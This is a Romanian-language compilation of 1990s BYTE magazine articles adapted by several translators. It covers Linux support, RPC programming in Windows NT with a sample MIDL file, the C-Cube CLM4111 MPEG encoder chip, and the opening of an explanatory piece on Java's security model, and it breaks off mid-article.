S.u.S.E. GmbH	S.u.S.E. Linux	http://www.suse.de	suse@suse.de

Dacă aveți nevoie de informații în alte versiuni decât engleză, există câteva locuri în care puteți căuta. Un bun punct de pornire este: http://www.yahoo.com/Computers_and_Internet/Operating_Systems/Unix/Linux/Foreign_Language_Sites/.

Unul dintre puternicele argumente îndreptate împotriva lui Linux a fost reprezentat de lipsa unui suport tehnic. Pentru că Linux n-a fost dezvoltat de un singur grup, nu există nici un telefon hot line la care să suni. Cu toate acestea, Linux este distribuit de un număr mare de companii, așa cum indică și tabelul „Distribuitori de Linux“. Dacă veți achiziționa unul dintre produsele acestora, veți avea asigurat un suport tehnic pentru proceduri de bază cum ar fi de exemplu instalarea. În plus, multe companii nu fac altceva decât oferă suport Linux. Unele, cum ar fi WorkGroup Solutions, nu numai că furnizează sisteme complete incluzând propriile lor versiuni de Linux, dar oferă și servicii de consultanță. În final, Linux a dezvoltat o armată destul de mare de utilizatori dispuși să-și ofere serviciile atâta timp cât experiența lor coincide cu problemele pe care le aveți d-voastră.

SO industrial

Aspectul cel mai important reliefat de Linux este că el tipizează întreaga mentalitate Unix. Unix este un sistem al alegerilor. Puteți alege cum să configurați sistemul și care să-i fie funcțiile sistem, dacă doriți să-l implementați pe un PC de calitate slabă sau pe o stație de lucru performantă. Dacă doriți procesare în timp real, aceasta este de asemenea valabilă. Linux merge însă și mai departe: nu numai că puteți schimba parametrii și configurația după bunul plac, dar puteți schimba și configurația de bază a sistemului de operare. Acest lucru este posibil deoarece aveți acces la codul sursă.

Faptul că Linux nu rulează încă pe calculatoare mainframe este doar o problemă de timp. Datorită cantității de soft și suportului oferit, Linux și-a găsit un loc chiar lângă sistemele de operare Unix furnizate de producătorii importanți. Iar prețul, în mod cert, nu e un motiv de dispută... ■

Jim Mohr este administrator de sistem și rețea al Kaeser Compressors în Coburg, Germania. Și-a dedicat șase ani pentru furnizare de suport tehnic pentru SCO Unix și este autorul SCO Companion: Ghidul fundamental al utilizatorilor și administratorilor de sistem (Prentice - Hall, 1996). Lucrează în prezent la o carte despre Linux care va apărea în acest an. Poate fi contactat la **100542.2677@compuserve.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Apelurile de proceduri la distanță unifică aplicațiile de rețea ***De Tom Yager***

Magie Client/Server

Proiectanții de aplicații nu mai pot avea pretenția că aplicațiile lor rulează pe sisteme izolate. De vreme ce utilizatorii de azi s-au obișnuit cu un schimb de date fără cusur între aplicațiile de pe același sistem, nu va mai trece prea mult timp pentru ca ei să solicite aceeași conectivitate fără eforturi pentru datele disponibile pe rețele.

Oricare SO conectabil în rețea are un mod preferat de transfer în rețea a datelor din aplicații. Câteodată puteți configura metoda unui furnizor pe SO de la alt furnizor. Soclurile API de TCP/IP (Berkley) s-au răspândit pe PC-uri (chiar și pe cele rulând DOS) și pe Mac, rămânând compatibile în mod transparent cu locul lor inițial pe Unix. Totuși, programarea soclurilor necesită un anumit timp, pentru a fi stăpânită. Programatorii doresc o interfață API de rețea mai simplă și mai elegantă.

Această API există. Se numește apel de procedură la distanță (RPC). RPC s-a născut la Sun, ca parte componentă NFS din setul de distribuție ONC (Open Network Computing). Open Software Foundation (OSF) a elaborat un RPC semnificativ mai bun, ca parte din DCE (Distibuted Computer Environment). Există și o specificație ISO RPC în curs de apariție.

RPC, fie el nou sau vechi, este livrat cu majoritatea SO. Articolul este axat pe implementarea oferită de Microsoft la Windows NT Server 4.0. Dacă sunteți utilizatori de Mac sau Unix, veți avea doar puține probleme în aplicarea celor citite aici la SO propriu. De menționat este că Microsoft livrează cu NT doar parte RPC din implementarea standardului DCE. O implementare completă DCE este disponibilă în cod sursă la Open Group / OSF (http://www.osf.org).

Alegeți diversitatea

NT oferă o versiune dulce de RPC. Acesta suportă protocoalele NT standard de rețea și permite comunicarea fără efort cu clienții DOS, Windows 3.x sau NT, Unix sau Mac OS. Datele nu prezintă preferințe de platformă deoarece RPC netezește calea reprezentărilor de date diferite, ca ordinea octeților și diferențele de reprezentare INT. Atâta timp cât clientul și serverul cunosc DCE RPC, toate comunicațiile sunt deschise. Setul de dezvoltare SDK Win32 include uneltele și fișierele antet necesare pentru suport RPC și mediul de dezvoltare Microsoft Visual C++ asigură suportul și documentează dezvoltarea de RPC.

În descrierea RPC se oferă ajutor pentru pornire brută și o cale spre rafinarea detaliilor. Un sumar on-line despre RPC este cel care vă permite să apelați virtual orice funcție C de pe rețea. Dacă lăsați ca RPC să facă toată treaba, codul dumneavoastră client va face doar apeluri obișnuite de funcții, chiar dacă funcția apelată se află și se execută pe un server la distanță. Puteți transfera argumente de la client la server și serverul poate returna valorile rezultate.

Serverul poate chiar modifica date primite ca argumente, la fel ca și funcțiile locale. Puteți trimite pointeri, structuri și uniuni ca și date. RPC are grijă de transferul datelor, făcând apelul și returnând rezultatele.

Dacă rețeaua dumneavoastră execută și un serviciu de directori RPC (DCE definește propriul standard de serviciu Cell Directory Service (CDS), NT include Microsoft RPC Locator), clientul va căuta directorul pentru serverul care oferă funcția cerută. Un server își poate îmbogăți funcțiile și păstra compatibilitatea cu clienții mai vechi. Fiecare interfață RPC (grupe de funcții) este etichetată cu un număr de versiune. Serverul va apela funcția cu numărul de versiune adecvat sau va refuza cererea dacă versiunea nu mai este suportată.

În mediul NT un server poate face ca o funcție RPC să fie disponibilă pentru toate tipurile de clienți RPC simultan. Acest lucru înseamnă că o aplicație de pe server își poate prezenta funcțiile la clienți TCP/IP,

Protocoale de rețea suportate de Microsoft

Nume protocol	Descripție	DOS	Win 3.x	Win 95	Win NT	Mac	Unix
ncacn_nb_tcp	NetBIOS over TCP	C	C	N	C, S	N	N
ncacn_nb_ipx	NetBIOS over IPX	C	C	N	C, S	N	N
ncacn_nb_nb	NetBEUI	C	C	C, S	C, S	N	N
ncacn_ip_tcp	TCP/IP	C	C	C, S	C, S	C	C, S
ncacn_np	Named pipes	C	C	C	C, S	N	N
ncacn_spx	SPX	C	C	C, S	C, S	N	N
ncacn_dnet_nsp	DECnet	C	C	N	N	N	N
ncacn_at_dsp	AppleTalk	N	N	N	N	C	N
ncacn_vns_spp	Banyan Vines	N	N	N	C, S	N	N
ncadg_ip_udp	Datagram UDP/IP	C	C	N	C, S	N	C, S
ncadg_ipx	Datagram IPX	C	C	N	C, S	N	N
ncalrpc	Local procedure call	N	N	C, S	C, S	N	N

Pentru fiecare protocol, tipul suportului este reprezentat cu un C pentru suport client, un S pentru suport server sau N pentru lipsa suportului.

Microsoft NetBIOS, NetWare IPX/SPX şi AppleTalk. Tabela Protocoalele de reţea suportate de Microsoft, arată SO care oferă RPC şi pentru ce protocoale există suport.

Să înceapă defilarea

Interfaţa de programare RPC este în parte implementată într-un mod nemaiîntâlnit: ca generator de cod C. Există biblioteci şi fişiere antet (header) desigur, dar simplitatea RPC provine de la codul generat. Fiecare aplicaţie RPC este etichetată cu un UUID (Universal Unique Identifier), care se generează aleator ca un prim pas în generarea codului. Acesta este o parte a unui şir de identificare care va fi înregistrat pe server în serviciul de directori. Clienţii care caută un server trebuie să furnizeze UUID înregistrat, numele interfeţei şi numărul de versiune pentru a obţine o concordanţă.

Generatorul de cod RPC lucrează bazat pe un configurator (template), scris într-un limbaj de definire pentru interfaţa RPC (IDL). Microsoft şi-a impus concepţia cu anumite îmbunătăţiri, transformând IDL în MIDL. Caseta cu Model de listing MIDL, arată un fişier MIDL care defineşte UUID, numărul de versiune şi un nume de interfaţă pentru aplicaţie. Sunt definite de asemenea datele care sunt transferate între client şi server, definiţie realizată cu configurator expandat de funcţii în stil C.

Implementările anterioare de RPC au permis o structură de date de ieşire şi una de intrare. DCE RPC permite orice număr de argumente de funcţie. Fiecare argument poate trimite date la server ([in]), returna date la client ([out]) sau face ambele operaţii ([in.out]). Fişierele MIDL pot conţine definiţii de variabile C care arată obişnuit şi chiar şi typedef. Puteţi utiliza orice tip de date definite în fişierul MIDL ca argumente şi care returnează valorile în RPC-uri.

Compilatorul MIDL primeşte definiţiile MIDL şi produce module stub, codul sursă în C care face treaba dificilă RPC. Acesta conţine trei fişiere: server stub, client stub şi fişierul header. Folosind cel mai simplu model pentru RPC, va trebui doar să compilaţi modulele stub în module obiect şi să faceţi editarea de legături cu codul propriu. Faceţi editarea de legături dintre server stub şi aplicaţia de pe server şi client stub şi aplicaţia client. Includeţi fişierul antet atât la client cât şi la server pentru a se face importul de definiţii de date şi a avea acces la API pentru RPC. Codul stub converteşte datele pentru transfer prin operaţii de defilare (marshalling/unmarshalling). Atunci când un client apelează un server, client stub face defilarea argumentelor prin combinarea datelor şi conversia informaţiilor numerice într-o reprezentare independentă de arhitectură NDR (Network Data Representation). Atunci când serverul primeşte datele, separă argumentele şi converteşte valorile numerice codificate NDR în propriul format numeric. Serverul apelează apoi funcţia cerută şi server stub defilează argumentele modificate şi valorile returnate pentru a fi transmise la client.

Legături care obligă

Atunci când construiţi o aplicaţie RPC trebuie să alegeţi o metodă de legare (binding). Aceasta va determina modul în care clientul localizează apelul la distanţă pe server. Legarea automată are grijă de toate. Serverul se poate prezenta pe toate protocoalele simultan. Clientul va consulta serviciul de directori configurat (RPC Locator sau CDS), pentru a găsi serverul de care are nevoie. El va înşira protocoalele de reţea corespunzătoare, va defila argumentele, face apelul ca apoi să recepţioneze datele defilate returnate de pe server fără un efort deosebit. În plus, o conectare bazată pe legare automată poate adesea să încerce din nou un apel eşuat datorită unei căderi temporare a reţelei.

Model de cod MIDL

După antet, fişierul MIDL păstrează convenţiile limbajului C, cu anumite extensii. Prototipul de funcţie RPCDemo arată un argument şir de caractere transmis la server, un şir utilizat în comun de către client şi server (serverul îl poate modifica) şi o valoare returnată tip Boolean (true/false).

```
//file RPCDemo.idl
[
uuid(7a98c250-6808-11cf-b73b-00aa00b677a7),
version(1.0),
pointer_default(unique)
]
interface RPCDemo
{
  const long MAX_LEN = 255;
  typedef [string] char pszArg1[MAX_LEN + 1];
  typedef [string] char pszArg2[MAX_LEN + 1];

  Boolean RPCDemoProc(
    [in] pszArg1,
    [in, out] pszArg2
  );
}
```

Legăturile implicite oferă clienţilor o priză de legare (binding handle). Apelurile din API pentru RPC utilizează această priză de legare pentru a identifica şi administra conexiunea le server, dar codul de stub menţine priza pentru dumneavoastră. Dacă alegeţi legare explicită, clientul dumneavoastră are responsabilitatea prizei de legare şi trebuie să o transmită ca argument la fiecare apel la distanţă. Legătura implicită expune mai mult din API pentru RPC, în timp ce legătura explicită permite unui client să păstreze conexiunea la servere multiple.

Dintre cele trei metode de legare, cea automată este în mod clar şi cea mai lentă. Ea impune o reducere suficientă de performanţă pentru ca să vă forţeze să alegeţi o altă metodă pentru apelurile frecvente sau la aplicaţii critice.

Cu toate că este mai lentă, legarea automată necesită codul cel mai scurt şi mai uşor de înţeles. Codul model (disponibil la http://www.byte.com/art/download/download.html) include un fişier make Visual C++, un fişier MIDL şi cod client şi server pentru o aplicaţie simplă RPC. Serverul este scris pentru NT dar clientul poate fi executat pe orice versiune Windows. Dacă executaţi clientul pe Windows 95, citiţi fişierul readme pentru instrucţiuni de modificare registry, pentru ca acesta să indice un RPC Locator sau CDS din reţeaua dumneavoastră. ■

Tom Yager este scriitor liber profesionist şi Senior Software Developper în Dallas, Texas. Îl găsiţi la adresa: **tyager@maxx.net.**


[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Attila Darvas*]

Codorul MPEG ieftin de la C-Cube Microsystems aduce marii mase de utilizatori accesul la video digital. De William Chien

Video pentru fiecare

Până recent, utilizarea MPEG - un standard de stocare pentru video digital de calitate - ca tip de dată pe PC - a fost limitată. Aceasta deoarece (cu toate că decodificarea MPEG este simplă) softul poate converti aceste date înapoi într-un flux video - codificarea semnalului video live în format MPEG necesita un hard complex şi scump. Aceasta restricţiona PC-urile la a reda doar date MPEG.

Iată însă, că situaţia este pe cale să se schimbe. Procesoare ieftine de codificare de la C-Cube captează video în direct şi-l converteşte în date MPEG-1 în timp real. Unul dintre aceste codoare, CLM4111, permite producătorilor de PC-uri să le transforme pe acestea în veritabile maşini de procesare video. Astfel, veţi putea crea de-acum video-uri MPEG de calitate pentru prezentări, instruire sau comunicaţii pe Internet.



Microarhitectura CLM4111

① Datele video de intrare sunt filtrate şi scalate în faza de captură.

② procesorul VideoRISC şi estimatorul de mişcare (ME) realizează faza de preprocesare.

③ VideoDSP şi codorul pe lungime variabilă convertesc şi compresează datele în faze de codare MPEG.

④ Datele MPEG sunt trimise gazdei în faza de ieşire.

Datorită unei suprapuneri minime a resurselor chipului, majoritatea fazelor de codare MPEG se pot executa în paralel.

Arhitectura CLM4111

Acest cip realizează întreaga procesare necesară transformării semnalului video digital necompresat de la o sursă de achiziţie într-un flux de date MPEG-1. Pentru a realiza acestea la un preţ scăzut, C-Cube a realizat o abordare prin programare a problemei, îmbunătăţind un nucleu RISC de 32 biţi, procesorul VideoRISC, cu instrucţiuni speciale şi coprocesoare hard prezentate în figura *„Microarhitectura lui CLM4111“*.

Procesorul VideoRISC operează la 80 MHz, executând instrucţiuni de un ciclu. Cache-uri de 1 KB integrate pentru instrucţiuni şi date, asigură un acces de un ciclu la date, atât pentru VideoRISC, cât şi pentru coprocesorul MotionEstimator (ME), pentru a reduce stagnările.

În afară de operaţiile standard, setul de instrucţiuni VideoRISC include instrucţiuni de tip SIMD (single instruction multiple data). Acestea fac operaţii pe mai mulţi pixeli, iar C-Cube a lărgit căile de date interne şi regiştri la 36 de biţi pentru a asigura suportul unei procesări paralele a patru pixeli de câte 8 biţi. Instrucţiunile SIMD se execută pe un ALU dedicat - VideoDSP. Aceste instrucţiuni accelerează filtrarea, calculele pentru transformata discretă cosinus şi analiza de imagine, necesare compresiei MPEG.

Coprocesoare şi I/O

CLM4111 are mai multe coprocesoare pe cip care accelerează rata compresiei. Operând pe tablouri de date de 8x8, coprocesorul ME execută comparări repetate de blocuri asemănătoare pentru găsirea celui mai bun vector de mişcare la codarea MPEG-B şi a cadrelor P.

Coprocesorul pentru codare de lungime variabilă (VLC) asigură faza de compresie cu pierderi minime a algoritmului de codare MPEG. VLC face o scanare în zig-zag a fiecărui bloc de date pentru a ordona datele în vederea unei compresibilităţi maxime, urmată de o codificare run-length şi Huffman. VLC foloseşte tabele de căutare implementate în ROM pentru implementarea schemelor de codificare MPEG-1 MPEG-2 şi H.261. Coprocesorul pentru decodificare pe lungime variabilă (VLD) asigură procesarea inversă necesară decodificării fluxului de date MPEG.

Pentru a menţine un debit ridicat al datelor prin procesor, CLM4111 are patru interfeţe I/O. Două interfeţe video de 8/16 biţi asigură intrarea semnalului video digital şi fiecare dintre acestea are un bufer FIFO de menţinere a datelor de 32x32 biţi. Portul de intrare video poate fi interfaţat direct cu un decodor video compatibil CCIR-601. Portul de ieşire date poate transfera date unei aplicaţii gazdă în mod asincron.

A treia interfață, un port gazdă de 16/32 biți, e folosită pentru inițializarea procesorului și încărcarea microcodului. CLM-4111 are un API bazat pe mesaje care controlează codorul MPEG și parametrii de compresie. Sistemul gazdă își plasează comenzile via această interfață.

Ultima interfață este de 32 biți și este alocată controlului unei memorii DRAM de 2MB rapidă, accesată paginat. CLM4111 folosește acest DRAM ca memorie temporară pentru fazele intermediare ale procesului de codare. Interfața generează semnalele de control ale bancurilor de memorie. Un DMA de șapte canale integrat în cip asigură fluidizarea transferului de date.

Cum se face MPEG

O descriere a modului în care CLM4111 face codarea semnalului video digital ilustrează complexitatea procesării necesare codării MPEG. În faza de captură, procesorul primește cadrele video necompresate prin portul de intrare video. Interfața hard de intrare realizează o filtrare pe subeșantioane și o scalare orizontală a datelor de 2x1. Controlerul DMA transferă datele astfel prelucrate din buferul FIFO de intrare, în memoria DRAM.

În faza de preprocesare, cadrele de date sunt transferate de DMA în cache-ul procesorului VideoRISC. Acesta împreună cu VideoDSP realizează filtrări adiționale, scalarea datelor la format QSIF (Quarter Source Input Format) și analiza de imagine pentru determinarea diferiților parametri de control (de ex.: pentru codarea cadrului curent la calitate maximă). Datele rezultate sunt transferate înapoi în DRAM pentru fazele următoare de procesare.

Datele rezultat și cele de prelucrare sunt de asemenea transferate în cache-ul de date pentru a fi procesate de către coprocesorul ME. Rezultatul, informația cu maximă suprapunere, este memorată de VideoRISC în memoria DRAM.

Datele video filtrate, vectorii de mișcare ai ME și instrucțiunile de codare ale fazei de preprocesare sunt disponibile acum pentru faza codificării MPEG. VideoDSP realizează compresia mișcării, DCT și cuantizarea fiecărui bloc de date de 8x8 octeți. Aceste rezultate sunt transferate către VLC. Unitatea VLC realizează compresia *run-length* și Huffman, ieșirea fiind din nou transferată de controlerul DMA în DRAM.

ADRESE UTILE


C-Cube Microsystems
Milpitas, CA
(408) 944-6300
fax: (408) 944-6314
http://www.c-cubed.com/

În faza de ieșire, CLM4111 transferă cadrele de datele comprimate către gazdă, prin portul de ieșire video, din nou sub controlul DMA.

Mașinații Microcod

Microcodul lui CLM4111 gestionează funcționarea generală a procesorului și implementează algoritmul de compresie MPEG al lui C-Cube. Microcodul asigură flexibilitatea folosirii unor cadre video de diferite mărimi (la rezoluție SIF sau QSIF) și rată a vitezei (NTSC sau PAL). Microcodul implementează „inteligența“ algoritmului MPEG, asigurând luarea unor decizii imediate asupra modului optim de codare a fiecărui cadru. Microcodul este de asemenea responsabil de gestionarea fluxului de date prin procesor, operații ce reflectă planificarea transferurilor DMA sau execuția în coprocesoare.

Proiect de referință cu CLM4111



Componentele ce adaugă editarea MPEG unui PC costă cam tot atât cât o cartelă grafică de calitate.

Arhitectura internă a lui CLM „algoritmului MPEG“, asigurând luarea unor decizii imediate asupra modului optim de codare a fiecărui cadru. Microcodul este de asemenea responsabil de gestionarea fluxului de date prin procesor, operații ce reflectă pla-nificarea transferurilor DMA sau execuția în coprocesoare.

Arhitectura internă a lui CLM4111 permite implementarea în microcod a unui pipline soft. Datorită faptului că majoritatea fazelor de codare MPEG necesită resurse separate, microcodul le poate programa pentru o funcționare în paralel, accelerând prelucrarea. În fine, microcodul poate programa CLM411 să realizeze diferite funcții corespunzătoare produsului țintă vizat de integrator.

Proiectarea cu CLM4111

CLM4111 este o componentă de 3,3V, realizată într-un proces de 0.5 microni pe un substrat cu trei nivele de metal. E împachetat într-un PQFP (Plastic Quad Flat Package) cu 208 pini. La 80MHz disipă doar 1W. Pentru a-i ajuta pe integratori să includă procesorul în produsele lor, C-Cube oferă proiecte de referință, ca și cel prezentat în figura „Proiect de referință cu CLM4111“. Deoarece are o interfață generică cu gazda furnizând date video MPEG complet comprimate, el poate fi conectat la un bus ISA sau PCI și integrat pe o cartelă grafică accelerată.

CLM4111 costă 75$ în cantități industriale (loturi de 5000). Costurile estimate pentru materialele necesare integrării lui se ridică la 175$. Aceste costuri sunt comparabile cu cele ale unei cartele grafice de calitate. Prețul și posibilitățile lui CLM4111 îl fac atractiv pentru producătorii de sisteme care vor să se diferențieze de marea masă. Deoarece CLM4111 îți permite captura, editarea, memorarea și comunicarea de video digital, MPEG devine un tip de dată activ și folositor fiecăruia. În sfârșit, PC-ul poate deveni o unealtă activă și nu pasivă în lucrul cu video. ■

William Chien este manager de program pentru procesorul CLM4111 la C-Cube Microsystems. Îl puteți contacta la **william.chien@c-cube.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Adi Pop*]

Java foloseşte un mecanism complex pentru a preveni breşele de securitate. De Gary McGraw şi Edward Felten

Securitatea Java şi Type Safety

Capacitatea de a executa local cod Java încărcat de pe un alt calculator este o sabie cu două tăişuri. Ca avantaj, utilizarea mediului Java îi dă posibilitatea utilizatorului să obţină, cu un grad scăzut de intervenţie, noi facilităţi din partea calculatorului. Totodată, Java nu necesită instalarea unor plug-in-uri greu de supravegheat şi nesigure din punct de vedere al securităţii. Dezavantajul este că mecanismele interne complicate ale mediului Java lasă calculatorul vulnerabil la atacuri. Un applet Java ostil ar putea să modifice pe ascuns fişierele calculatorului pe care rulează sau să trimită celor interesaţi date confidenţiale extrase din sistem înainte ca utilizatorul să-şi dea seama de prejudiciul provocat.

Creatorii limbajului Java şi-au dat toată osteneala pentru a preveni asemenea acţiuni răuvoitoare prin implementarea unui model de securitate. În cadrul acestui model de securitate, un applet, pentru a putea fi executat este supus mai întâi mai multor verificări. (Pentru informaţii suplimentare vizând securitatea Java, vezi caseta „*Dopuri pentru găurile din securitatea Java*“ din *Cover Story*)


Securitatea în Java se bazează pe trei componente ale mecanismului de apărare: verificatorul de byte-code, încărcătorul de clase şi managerul de securitate. Împreună, toate cele trei componente execută rutine de verificare la încărcarea şi în timpul rulării applet-urilor pentru a restrânge accesul la resurse ca sistemul de fişiere, reţeaua, precum şi la componentele interne ale navigatorului. Fiecare componentă depinde într-o anumită măsură de celelalte, iar pentru ca modelul de securitate să funcţioneze corect fiecare parte trebuie să-şi îndeplinească cu corectitudine sarcina.

Triada Securităţii

În figura „*Triada Securităţii în Java*“ se observă rolul fiecărei componente în cadrul modelului de securitate Java. Verificatorul de cod-octet este primul vârf de lance al acestui model. Atunci când se compilează un program sursă Java, rezultatul este un cod independent de platformă. Apoi, pentru a putea rula codul Java nesigur încărcat din reţea, verificatorul de cod-octet se asigură că acest cod se conformează regulilor limbajului Java.

Codul Java este controlat pe mai multe nivele. Cel mai simplu test verifică dacă un fişier `.class` (care conţine codul-octet independent de platformă) are formatul corect. La un nivel superior, verificatorul de cod-octet aplică fiecărei metode un algoritm intern de verificare a teoremei. Acest algoritm intern de verificare garantează că noul cod-octet nu falsifică pointeri, nu violează restricţiile de acces şi utilizează obiectele folosind tipul corect. Procesul de verificare, împreună cu definiţia limbajului Java, ajută la stabilirea unui set de bază de garanţii de securitate.

Al doilea vârf de lance al apărării este încărcătorul de clase. Livrat de obicei de producătorul navigatorului, rolul lui este de a încărca applet-urile şi toate obiectele la care acestea fac referire. Când un applet este încărcat din reţea, încărcătorul de clase primeşte codul binar şi-l instanţiază într-o nouă clasă. Încărcătorul de clase determină momentul şi modul în care un applet poate adăuga clase mediului de execuţie Java. Garantarea faptului că applet-ul nu instalează cod ce înlocuieşte componente importante ale mediului de execuţie Java este o parte din sarcina încărcătorului de clase.


Triada securităţii în Java

❶ Web browser descarcă un applet Java de la o pagină Web

❷ Codul-octet descărcat se supune unei verificări a formatului şi a tipului static.

❸ încărcătorul de clase instanţiază applet-ul într-un spaţiu de nume.

❹ Applet-ul execută şi încearcă o metodă periculoasă.

❺ Managerul de securitate este consultat înaintea de rularea metodei.

Java realizează câteva verificări de securitate înainte de-a executa un applet descărcat.

În general, un mediu de execuţie Java poate avea mai mulţi încărcători de clase, fiecare cu propriul său spaţiu de nume. Spaţiile de nume separă clasele Java în funcţie de provenienţa lor. Cu alte cuvinte, un spaţiu de nume este o zonă sigură de memorie cu mai multe clase asociate unui anumit încărcător de clase.

A treia componentă a modelului de securitate Java este managerul de securitate care restricţionează modurile în care un applet poate utiliza interfeţele vizibile. Astfel, managerul de securitate implementează o bună parte a întregului model de securitate. El este constituit dintr-un singur modul care efectuează în timpul execuţiei verificări asupra metodelor periculoase, cum ar fi cele pentru lucrul cu fişiere sau în reţea, sau acele metode care definesc noi încărcători de clase.

Codul din bibliotecile de clase Java consultă managerul de securitate ori de câte ori o operaţie periculoasă din punct de vedere al securităţii urmează să se execute. Managerul de securitate se poate opune operaţiei prin generarea unei excepţii de tip SecurityException. Hotărârile managerului de securitate iau în consideraţie încărcătorul de clase care a încărcat clasa cu pricina. Clasele interne primesc mai multe drepturi decât cele încărcate din reţea (de ex. applet-urile).

Cele trei părţi ale modelului de securitate au fost create pentru a asigura îndeplinirea cerinţei de type-safety, cerinţă ce înseamnă că un program poate efectua anumite operaţii doar asupra anumitor tipuri particulare de obiecte. Astfel, programele Java nu vor putea accesa într-un mod impropriu memoria.

Mai exact, fiecare zonă de memorie este parte a unui obiect Java şi fiecare obiect este o instanţă a unei anumite clase. De exemplu, un applet care reprezintă un calendar pentru managementul agendei de întâlniri poate folosi clase ca Dată, Întâlnire, Alarmă, Conferinţă etc. Fiecare clasă defineşte un set specific de operaţii care pot fi efectuate asupra instanţelor clasei respective. În exemplul cu calendarul, clasa Alarmă ar putea defini o operaţie `turnOn`, dar clasa Dată nu implementează această metodă.

De ce este importantă cerinţa de Type Safety

